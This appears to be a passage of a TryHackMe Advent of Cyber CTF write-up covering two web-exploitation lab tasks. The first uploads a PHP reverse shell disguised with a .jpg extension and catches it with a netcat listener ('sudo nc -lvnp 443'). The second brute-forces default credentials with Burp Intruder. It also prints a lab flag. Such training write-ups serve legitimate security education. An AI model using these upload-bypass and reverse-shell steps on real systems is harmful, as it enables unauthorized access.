
Open another terminal and type “ ip addr” to get an ip address.
Port = 443





Save the changes.





Rename the php file by adding .jpg since only image is allowed.







We can create a listener for an uploaded reverse shell by using this command: **sudo nc -lvnp 443**




Type “***cd var***” , “***cd www***” and lastly “***cat flag.txt***”.




Finally , we found the flag !
**THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}**

## Thought process / Methodology:

Assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw** . Use this to gain access to the upload section of the site. Select file from folder. Then, Change ?id=ODIzODI5MTNiYmYw to uploads .We need to pen terminal and run a command nc -h. Copy file , cp /usr/share/webshells/php/php-reverse-shell.php . , on the terminal to reverse the shell. Open folder and click on file php reverse .  change port and ip. Open another terminal and type “ ip addr” to get an ip address. The changes was saved. Rename the php file by adding .jpg since only image is allowed. We can create a listener for an uploaded reverse shell by using this command: sudo . Type “cd var” , “cd www” and lastly “cat flag.txt”. Finally, the final flag **THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}** was given.

## DAY 3 : [Web Exploitation] Christmas Chaos

**Tools used :** Kali Linux, Burp suite, Firefox,

## Question 1

### Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of **I**nternet **o**f **T**hings (**IoT**) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.


In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

- https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.
- https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.


In 2017, it was reported that 15% of all IoT devices still use default passwords.

SecLists is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.


## Question 2




## Question 3





## Question 4




## Question 5


## Question 6





## Question 7


Open the burp suite and go to the proxy.

Make sure the intercept is off then open browser and paste ip address on the browser.


Insert any username and password.





Open back burp suite .
Make sure the intercept is on and open the browser again.
Insert the username and password that you filled just now.



Right click and click “sent to intruder”.





Attack type set to “cluster bomb”.




## Question 8

Go to playloads and fill up the list of username and passwords given.




